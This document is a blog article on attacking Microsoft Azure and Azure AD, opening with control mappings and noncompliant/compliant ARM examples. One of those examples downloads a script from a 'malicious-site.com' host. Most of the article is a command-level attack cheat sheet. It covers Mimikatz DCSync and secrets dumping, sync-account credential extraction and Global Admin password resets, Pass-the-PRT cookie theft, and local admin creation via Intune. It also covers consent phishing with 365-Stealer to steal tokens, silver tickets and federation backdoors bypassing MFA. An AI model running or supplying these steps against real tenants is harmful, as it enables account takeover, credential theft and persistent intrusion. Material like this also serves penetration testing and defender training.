ATTACKING AZURE

WITH SECURITY BEST PRACTICE

WWW.DEVSECOPSGUIDES.COM

Attacking Azure

• Apr 8, 2024 • 15 min read

Table of contents

Show less

Microsoft Azure, a leading cloud computing platform, offers a myriad of services and features to facilitate businesses' digital transformation. However, with the widespread adoption of Azure comes an escalating need for robust security measures to defend against evolving cyber threats. Attackers continuously devise sophisticated methods to exploit vulnerabilities in Azure environments, ranging from credential theft and

misconfigurations to distributed denial-of-service (DDoS) attacks and malware injection.

Understanding these attack vectors is crucial for organizations seeking to fortify their Azure security posture. To effectively combat these threats, organizations must adopt a proactive approach, implementing a comprehensive set of security best practices tailored to Azure's unique architecture and services. By integrating multi-factor authentication, conducting regular security assessments, implementing network security measures, encrypting data, and enforcing stringent access controls, businesses can bolster their defenses and safeguard their Azure deployments against malicious actors.


Security Control

The scoping decisions guiding these mappings were carefully considered to ensure relevance and accuracy. First and foremost, our focus lies within the scope of the Enterprise domain v8 of the ATT&CK framework, excluding Mobile techniques for the time being. Additionally, we concentrated on mapping security controls produced by Microsoft or branded as Microsoft products, excluding third-party controls available on the platform. The majority of the controls mapped were derived from Microsoft's Azure Security Benchmark v2, augmented by our thorough review of Azure security documentation. Notably, Azure Defender for servers was omitted from analysis due to its complexity and recent inclusion within MITRE ATT&CK Evaluations.

To facilitate ease of interpretation and collaboration, we've created ATT&CK Navigator layers for each mapped control, allowing for visual representation within the context of the ATT&CK Matrix. Furthermore, a Markdown view is available, providing a detailed enumeration of all mapped controls alongside the list of ATT&CK techniques mitigated by each control.

By transparently documenting our scoping decisions and furnishing this foundational set of mappings, we aim to foster community collaboration and accelerate advancements in Azure security. Acknowledging the subjectivity inherent in mapping security controls to ATT&CK, we welcome diverse perspectives and feedback. This

collective effort will undoubtedly refine our understanding and fortification of Azure's security posture, ensuring robust defense against emerging threats.



Execute Command on Virtual Machine using Custom Script Extension

Executing commands on a virtual machine using the Custom Script Extension in Azure can present significant security risks if not done following best practices. One common method attackers may employ is to pass PowerShell commands to the virtual machine as SYSTEM, enabling them to perform unauthorized actions. Below are examples of noncompliant and compliant code snippets illustrating this scenario:

Noncompliant Code:

```
{
  "type": "Microsoft.Compute/virtualMachines/extensions",
  "name": "CustomScriptExtension",
  "apiVersion": "2020-12-01",
```

```
  "location": "<vm-location>",
  "properties": {
    "publisher": "Microsoft.Compute",
    "type": "CustomScriptExtension",
    "typeHandlerVersion": "1.10",
    "autoUpgradeMinorVersion": true,
    "settings": {
      "fileUris": ["https://malicious-site.com/malicious-script.ps1"],
      "commandToExecute": "powershell.exe -ExecutionPolicy Bypass -
File malicious-script.ps1"
    }
  }
}
```

The noncompliant code directly references a malicious script hosted on a remote site and executes it on the virtual machine without considering security best practices, such as script integrity and source validation.

Compliant Code:

COPY

```
{
  "type": "Microsoft.Compute/virtualMachines/extensions",
  "name": "CustomScriptExtension",
  "apiVersion": "2020-12-01",
  "location": "<vm-location>",
  "properties": {
    "publisher": "Microsoft.Compute",
    "type": "CustomScriptExtension",
    "typeHandlerVersion": "1.10",
    "autoUpgradeMinorVersion": true,
    "settings": {
      "fileUris": ["https://secure-site.com/secure-script.ps1"],
      "commandToExecute": "powershell.exe -ExecutionPolicy
RemoteSigned -File secure-script.ps1"
    },
    "protectedSettings": {
      "storageAccountName": "<storage-account-name>",
```

```
      "storageAccountKey": "<storage-account-key>"
    }
  }
}
```

The compliant code demonstrates a more secure approach. It references a script hosted on a secure site and specifies the execution policy as RemoteSigned to ensure only signed scripts are executed. Additionally, it utilizes protected settings to securely pass storage account credentials, enhancing the overall security of the operation. By following these best practices, organizations can mitigate the risk of unauthorized access and malicious script execution on Azure virtual machines.

Execute Commands on Virtual Machine using Run Command

Executing commands on a virtual machine using the Run Command feature in Azure can pose security risks if not done following best practices. Attackers may exploit this feature to pass PowerShell commands (Windows) or shell commands (Linux) to the virtual machine with elevated privileges. Here are examples of noncompliant and compliant code snippets illustrating this scenario:

Noncompliant Code:

COPY

```
{
  "location": "<vm-location>",
  "properties": {
    "commandId": "RunPowerShellScript",
    "script": "<malicious-script>",
    "timeoutInSeconds": 60
  }
}
```

The noncompliant code directly executes a potentially malicious script without considering security best practices. It lacks proper validation and control over the

script content, which can lead to unauthorized or malicious actions on the virtual machine.

Compliant Code:

```
{
  "location": "<vm-location>",
  "properties": {
    "commandId": "RunPowerShellScript",
    "script": "<secure-script>",
    "timeoutInSeconds": 60,
    "parameters": []
  }
}
```

The compliant code demonstrates a more secure approach. It specifies a secure script to be executed on the virtual machine and includes an empty array for parameters, ensuring that no additional parameters are passed that could potentially alter the behavior of the script. By following these best practices, organizations can mitigate the risk of unauthorized or malicious commands being executed on Azure virtual machines through the Run Command feature.

Export Disk Through SAS URL

Exporting a disk through a SAS (Shared Access Signature) URL in Azure can be a security concern if not implemented following best practices. This feature enables an attacker to generate a public URL allowing the download of an Azure disk, potentially leading to data exfiltration. Here are examples of noncompliant and compliant code snippets illustrating this scenario:

Noncompliant Code:

```
from azure.storage.blob import BlobServiceClient
```

```
def export_disk_to_sas_url(disk_name, container_name,
storage_account_name, storage_account_key):
    blob_service_client =
BlobServiceClient(account_url=f"https://{storage_account_name}.blob.co
re.windows.net", credential=storage_account_key)
    container_client =
blob_service_client.get_container_client(container_name)

    sas_url = container_client.get_blob_client(disk_name).url + '?' +
container_client.generate_shared_access_signature(permission='r',
expiry='2030-01-01')

    return sas_url
```

The noncompliant code generates a SAS URL for the disk without considering security best practices. It lacks proper validation, access controls, and restrictions, making the disk accessible to anyone with the URL, potentially leading to unauthorized access and data exfiltration.

Compliant Code:

COPY

```
from azure.storage.blob import BlobServiceClient,
BlobSasPermissions, generate_blob_sas
from datetime import datetime, timedelta

def export_disk_to_sas_url(disk_name, container_name,
storage_account_name, storage_account_key):
    blob_service_client =
BlobServiceClient(account_url=f"https://{storage_account_name}.blob.co
re.windows.net", credential=storage_account_key)
    container_client =
blob_service_client.get_container_client(container_name)

    expiry_time = datetime.utcnow() + timedelta(days=7)
    permissions = BlobSasPermissions(read=True)

    sas_url = container_client.get_blob_client(disk_name).url + '?' +
```

```
generate_blob_sas(
        container_client.account_name,
        container_client.container_name,
        container_client.blob_name,
        account_key=container_client.credential.account_key,
        permission=permissions,
        expiry=expiry_time
    )

    return sas_url
```

The compliant code implements security best practices by generating a SAS URL with proper validation, access controls, and restrictions. It sets an expiry time for the SAS token (in this case, 7 days from the current time) and grants only read permission to the SAS token. By following these best practices, organizations can mitigate the risk of unauthorized access and data exfiltration when exporting disks through SAS URLs in Azure.

Password Hash Sync Abuse

Password Hash Sync (PHS) in Azure Active Directory (Azure AD) synchronizes user passwords from on-premises Active Directory to Azure AD, enabling users to sign in to Azure AD using the same credentials as their on-premises accounts. However, if not properly secured, PHS can be abused to extract and manipulate credentials, leading to unauthorized access and potential security breaches.

Enumeration of Azure AD Installation Server (On-Premises Command):

COPY

```
Get-ADUser -Filter "samAccountName -like 'MSOL_*'" -
Properties * | select SamAccountName,Description | fl
```

Enumeration of Azure AD Installation Server (Azure Command):

```
Import-Module .\AzureAD.psd1
Get-AzureADUser -All $true | ?{$_.userPrincipalName -match "Sync_"}
```

Extract Credentials from the Server:

```
Import-Module .\AADInternals.psd1
Get-AADIntSyncCredentials
```

Run DCSync with Credentials of MSOL_* Account:

```
runas /netonly /user:<DOMAIN>\MSOL_<ID> cmd
Invoke-Mimikatz -Command '"lsadump::dcsync/user:<DOMAIN>\krbtgt
/domain:<DOMAIN> /dc:<DC NAME>"'
```

Reset Password of Any User: Using the Sync_* account, reset the password for any user, including Global Administrators and the user who created the tenant.

```
Import-Module .\AADInternals.psd1
$passwd = ConvertTo-SecureString '<PASSWORD>' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("<SYNC
USERNAME>", $passwd)
Get-AADIntAccessTokenForAADGraph -Credentials $creds -SaveToCache
```

Enumerate Global Admins:

```
Get-AADIntGlobalAdmins
```

Get the ImmutableID:

```
Get-AADIntUser -UserPrincipalName <NAME> | select ImmutableId
```

Reset the Azure Password:

```
Set-AADIntUserPassword -SourceAnchor "
<IMMUTABLE ID>" -Password "<PASSWORD>" -Verbose
```

Reset Password for Cloud-Only User:

```
Import-Module .\AADInternals.psd1
Get-AADIntUsers | ?{$_.DirSyncEnabled -ne "True"} | select
UserPrincipalName,ObjectID
Set-AADIntUserPassword -CloudAnchor "<ID>" -Password "<PASSWORD>" -
Verbose
```

Access Azure Portal Using the New Password: Once the password is reset, access the Azure portal using the new credentials.

Pass the PRT

Passing the Primary Refresh Token (PRT) is a technique used to gain unauthorized access to resources in Azure Active Directory (Azure AD) by extracting and manipulating authentication tokens. Below are the steps and commands involved in the process:

1. Extract PRT, Session Key (KeyValue), and Tenant ID:

```
Invoke-Mimikatz -Command '"privilege::debug"
"sekurlsa::cloudap" ""exit"'
```

2. Extract Context Key, ClearKey, and Derived Key:

```
Invoke-Mimikatz -Command '"privilege::debug" "token::elevate"
"dpapi::cloudapkd /keyvalue:<KEY VALUE> /unprotect" "exit"'
```

3. Request Access Token (Cookie) to All Applications:

```
Import-Module .\AADInternals.psd1

$tempPRT = '<PRT>'
while($tempPRT.Length % 4) {$tempPRT += "="}
$PRT =
[text.encoding]::UTF8.GetString([convert]::FromBase64String($tempPRT))

$ClearKey = "<CLEARKEY>"
$SKey = [convert]::ToBase64String( [byte[]] ($ClearKey -replace '..',
'0x$&,' -split ',' -ne ''))

New-AADIntUserPRTToken -RefreshToken $PRT -SessionKey $SKey -GetNonce
```

4. Copy the value from the above command and use it with a web browser:
    - Open the browser in Incognito mode.
    - Go to https://login.microsoftonline.com/login.srf.
    - Press F12 (Chrome dev tools) → Application → Cookies.
    - Clear all cookies and then add one named x-ms-RefreshTokenCredential for https://login.microsoftonline.com and set its value to that retrieved from

AADInternals.

- Mark HTTPOnly and Secure for the cookie.
- Visit https://login.microsoftonline.com/login.srf again, and access will be granted as the user.
- Now, you can also access portal.azure.com.

Intune:

In addition to passing PRT, a user with Global Administrator or Intune Administrator role can execute PowerShell scripts on an enrolled Windows device. The script runs with SYSTEM privileges on the device. Here are the steps involved:

1. Access Intune Portal:
   - If the user has the Intune Administrator role, go to https://endpoint.microsoft.com/#home and log in.
2. Check Enrolled Devices:
   - Go to Devices → All Devices to check devices enrolled in Intune.
3. Execute PowerShell Scripts:
   - Go to Scripts and click on Add for Windows 10.
   - Create a new script and select a script, for example, adduser.ps1:

```
$passwd = ConvertTo-SecureString "<PASSWORD>" -AsPlainText -Force
New-LocalUser -Name <USERNAME> -Password $passwd
Add-LocalGroupMember -Group Administrators -Member <USERNAME>
```

4. Configure Script Execution:
   - Select Run script in 64-bit PowerShell Host.
   - On the assignment page, select "Add all users" and "Add all devices."

Application proxy abuse

Abusing Azure Application Proxy involves exploiting vulnerabilities in the application behind the proxy to gain unauthorized access to the on-premises environment. Below are commands and steps involved in enumerating, accessing, and extracting secrets from applications configured with Azure Application Proxy:

1. Enumerate Applications with Application Proxy Configured:

```
Import-Module .\AzureAD.psd1
Get-AzureADApplication | ForEach-Object {
    try {
        Get-AzureADApplicationProxyApplication -ObjectId $_.ObjectId
        $_.DisplayName
        $_.ObjectId
    } catch {}
}
```

2. Get the Service Principal (Use the Application Name):

```
Get-AzureADServicePrincipal -All $true | Where-
Object { $_.DisplayName -eq "<APPLICATION NAME>" }
```

3. Find Users and Groups Assigned to the Application:

```
. .\Get-ApplicationProxyAssignedUsersAndGroups.ps1
Get-ApplicationProxyAssignedUsersAndGroups -ObjectId <OBJECT ID OF
SERVICE PRINCIPAL>
```

4. Extract Secrets of Service Account: After compromising the application, use Mimikatz to extract secrets.

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::secrets"'
```

Command execution on a VM

Executing commands on a virtual machine (VM) can be crucial for various tasks, including troubleshooting, configuration management, and deploying applications. Below are commands and steps involved in executing commands on a VM using Azure PowerShell:

1. Connect to Azure with Az PowerShell:

```
$accesstoken = '<ACCESS TOKEN>'
Connect-AzAccount -AccessToken $accesstoken -AccountId <CLIENT ID OR EMAIL>
```

2. Get More Information About the VM (Network Profile):

```
Get-AzVM -Name <VM NAME> -ResourceGroupName <RESOURCE GROUP NAME> | Select -ExpandProperty NetworkProfile
```

3. Get the Network Interface:

```
Get-AzNetworkInterface -Name <NETWORK INTERFACE NAME>
```

4. Query ID of Public IP Address to Get the Public IP:

```
Get-AzPublicIpAddress -Name <ID OF
PUBLIC IP ADDRESS IN IP CONFIGURATION>
```

5. Check Role Assignments on the VM:

COPY

```
Get-AzRoleAssignment -Scope <RESOURCE ID>
```

6. Check the Allowed Actions of the Role Definition:

COPY

```
Get-AzRoleDefinition -Name "<ROLE DEFINITION NAME>"
```

7. Run a Command on the VM:

COPY

```
Invoke-AzVMRunCommand -VMName <VM NAME> -ResourceGroupName
<RESOURCE GROUP NAME> -CommandId 'RunPowerShellScript' -
ScriptPath '<PATH TO .ps1 FILE>' -Verbose
```

Contents of adduser.ps1:

COPY

```
$passwd = ConvertTo-SecureString "<PASSWORD>" -AsPlainText -Force
New-LocalUser -Name <USERNAME> -Password $passwd
Add-LocalGroupMember -Group Administrators -Member <USERNAME>
```

8. Access the VM:

```
$password = ConvertTo-SecureString '<PASSWORD>' -AsPlainText -Force
$creds = New-Object
System.Management.Automation.PSCredential('<USER>', $Password)
$sess = New-PSSession -ComputerName <VM IP ADDRESS> -Credential $creds
-SessionOption (New-PSSessionOption -ProxyAccessType NoProxyServer)
Enter-PSSession $sess
```

9. Check for Credentials in PowerShell History:

```
COPY
cat
C:\Users\bkpadconnect\AppData\Roaming\Microsoft\Windows\PowerShell\PSR
eadLine\ConsoleHost_history.txt
cat C:\Users\
<USER>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\Console
Host_history.txt
```

Abusing dynamic groups

Dynamic groups in Azure Active Directory (Azure AD) allow users to be automatically added or removed based on defined rules. If these rules are not carefully configured, it can lead to abuse, especially when users are invited as guests. Below are steps and commands involved in abusing dynamic groups:

1. Check for Dynamic Groups:
    - Log in to the Azure portal and navigate to "Groups."
    - Identify any dynamic groups and select one.
2. Verify Dynamic Membership Rules:
    - Click on the dynamic group and select "Dynamic membership rules."
    - Ensure that it's possible to invite a user that complies with the rule.
3. Invite a New Guest User:

- Go to "Users" and select "New Guest User."
- Follow the prompts to invite the guest user.
- Open the user's profile and click on "(manage)" under invitation accepted. Select "YES" to resend the invite and copy the URL.
- Open the URL in a private browser, log in, and accept the permissions.

4. Connect to the Tenant with AzureAD:

```
Connect-AzureAD
```

5. Set Secondary Email for the User:

    - Get the ObjectID of the user from the portal where the guest invitation was made.

```
Import-Module .\AzureADPreview.psd1
Get-AzureADMSGroup | Where-Object { $_.GroupTypes -match
'DynamicMembership' } | Format-List *
Set-AzureADUser -ObjectId <USER OBJECT ID> -OtherMails <SECONDARY
EMAIL> -Verbose
```

6. Check if the User is Added to the Dynamic Group:

    - It might take some time for the user to be added to the dynamic group.

```
Get-AzureADGroupMember -ObjectId <DYNAMIC GROUP OBJECT ID>
```

Illicit Consent Grant phishing

Illicit consent grant phishing involves tricking users into granting unauthorized access to applications, often by disguising malicious requests as legitimate consent requests. Here are the steps and commands involved in executing this attack:

1. Create an Application:
    - Navigate to "Azure Active Directory" in the Azure portal.
    - Go to "App registrations" and click "New registration."
    - Set an application name and choose appropriate settings.
    - Use the URL of the phishing site in the redirect URI.
2. Create Client Secret:
    - Go to "Certificates & Secrets" and create a new client secret.
    - Copy the generated client secret.
3. Add API Permissions:
    - Go to "API permissions" and add permissions like 'user.read' and 'User.ReadBasic.All' for the Microsoft Graph.
4. Check User Consent Permissions:

```
Import-Module AzureADPreview.psd1

# Use another tenant account
$passwd = ConvertTo-SecureString "<PASSWORD>" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("
<USERNAME>", $passwd)
Connect-AzureAD -Credential $creds
(Get-
AzureADMSAuthorizationPolicy).PermissionGrantPolicyIdsAssignedToDefaul
tUserRole
```

5. Setup the 365-Stealer:

- Copy the 365-stealer directory to the xampp directory.
- Edit the 365-stealer.py and set the CLIENTID, REDIRECTEDURL, and CLIENTSECRET.

6. Start the 365-Stealer:

```
& "C:\Program Files\Python38\python.exe"
C:\xampp\htdocs\365-Stealer\365-Stealer.py --run-app
```

7. Get the Phishing Link:
   - Browse to https://localhost and click on "readmore." Copy the generated phishing link.
8. Enumerate Applications for Phishing:
   - Edit the permutations.txt file to add permutations.

```
. C:\AzAD\Tools\MicroBurst\Misc\Invoke-EnumerateAzureSubDomains.ps1
Invoke-EnumerateAzureSubDomains -Base <BASE> -Verbose
```

9. Get the Access Tokens:
   - Browse to http://localhost:82/365-Stealer/yourvictims/ and copy the access token from access_token.txt.
10. Get Admin Consent:
    - Grant admin consent for additional permissions required for the attack.
11. Abuse the Access Token:
    - Upload a Word document to OneDrive using the stolen access token.
12. Refresh All Tokens:

```
python 365-Stealer.py --refresh-all
```

Add credentials to enterprise applications

To add credentials (application passwords) to enterprise applications in Azure, follow these steps and commands:

1. Check if Secrets Can Be Added:
    - Execute the provided script to check if secrets can be added to all enterprise applications.

```
. .\Add-AzADAppSecret.ps1
Add-AzADAppSecret -GraphToken $graphtoken -Verbose
```

2. Use the Secret to Authenticate as Service Principal:
    - Once the secret is added, you can authenticate as a service principal using the added secret.

```
$password = ConvertTo-SecureString '<SECRET>' -AsPlainText -Force
$creds = New-Object
System.Management.Automation.PSCredential('<ACCOUNT ID>', $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant <TENANT
ID>
```

3. Check What Resources Service Principal Can Access:
    - After authentication, you can check the resources accessible to the service principal.

```
Get-AzResource
```

Arm Templates and Deployment History

Arm templates are JSON files used to define the resources and configurations for Azure deployments. Azure maintains a deployment history, allowing users with appropriate permissions to view past deployments and their associated templates. Here's how you can access deployment history and templates using the Azure portal:

1. Login to the Azure Portal:
    - Navigate to the Azure portal and sign in with your credentials.
2. Access Deployment History:
    - Go to "Settings" and navigate to "Deployments."
    - Here, you can view a list of past deployments along with their statuses.
3. Check Template Content:
    - Click on a specific deployment to view details.
    - You can inspect the associated template to understand the resources and configurations deployed.
    - Look for sensitive information like passwords or secrets within the template content.

It's important to note that accessing deployment history and templates requires appropriate permissions. Users need permissions such as Microsoft.Resources/deployments/read and Microsoft.Resources/subscriptions/resourceGroups/read to view deployment history.

Hybrid identity - Seamless SSO

Seamless Single Sign-On (SSO) is a feature supported by both Pass-Through Authentication (PTA) and Password Hash Synchronization (PHS) in Azure Active

Directory (AD). It enables users to access Azure AD-integrated resources seamlessly without the need to re-enter their credentials.

1. Obtain NTLM Hash of AZUREADSSOC Account:
    - Invoke Mimikatz to extract the NTLM hash of the AZUREADSSOC (Azure AD Seamless SSO Computer Account) account:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:
<DOMAIN>\azureadssoacc$ /domain:<DOMAIN> /dc:<DC NAME>"'
```

2. Create a Silver Ticket:
    - Use Mimikatz to create a silver ticket for the target domain with the obtained hash:

```
Invoke-Mimikatz -Command '"kerberos::golden /user:
<USERNAME> /sid:<SID> /id:1108 /domain:<DOMAIN> /rc4:<HASH>
/target:aadg.windows.net.nsatc.net /service:HTTP /ptt"'
```

3. Add Credentials to Enterprise Applications:
    - Check if secrets (application passwords) can be added to all enterprise applications:

```
. .\Add-AzADAppSecret.ps1
Add-AzADAppSecret -GraphToken $graphtoken -Verbose
```

- Authenticate as a service principal using the secret:

```
$password = ConvertTo-SecureString '<SECRET>' -AsPlainText -Force
$creds = New-Object
System.Management.Automation.PSCredential('<ACCOUNT ID>', $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant <TENANT
ID>
```

- Check the resources accessible to the service principal:

```
Get-AzResource
```

4. Federation:
    - Create a trusted domain and configure its authentication type to federated:

```
Import-Module .\AADInternals.psd1
ConvertTo-AADIntBackdoor -DomainName <DOMAIN>
```

- Obtain the immutable ID of the user you want to impersonate using the Msol module:

```
Get-MsolUser | select userPrincipalName,ImmutableID
```

- Access any cloud app as the user:

```
Open-AADIntOffice365Portal -ImmutableID <ID> -Issuer
"http://any.sts/B231A11F" -UseBuiltInCertificate -ByPassMFA $true
```

5. Token Signing Certificate:
    - With Domain Admin privileges on the on-premises AD, create and import new token signing and token decrypt certificates:

```
Import-Module .\AADInternals.psd1
New-AADIntADFSSelfSignedCertificates
```

- Update the certificate information with Azure AD:

```
Update-AADIntADFSFederationSettings -Domain <DOMAIN>
```

References

- https://devsecopsguides.com/docs/attacks/cloud/
- https://github.com/center-for-threat-informed-defense/mappings-explorer/
- https://center-for-threat-informed-defense.github.io/security-stack-mappings/Azure/README.html
- https://medium.com/mitre-engenuity/security-control-mappings-a-starting-point-for-threat-informed-defense-a3aab55b1625
- https://github.com/0xJs/CARTP-cheatsheet/

Azure Microsoft Devops Cloud DevSecOps

Written by

RR Reza Rashidi

Follow

Published on

DevSecOpsGuides

Follow

MORE ARTICLES

RR Reza Rashidi

Attacking Supply Chain

In today's interconnected and rapidly evolving technological landscape, DevOps practices have revolu...

RR Reza Rashidi

Attacking Docker

Docker has revolutionized the way software is developed, deployed, and managed by providing a lightw...

RR Reza Rashidi

Secure Coding Cheatsheets

In today's interconnected digital landscape, security is paramount for developers across various pla...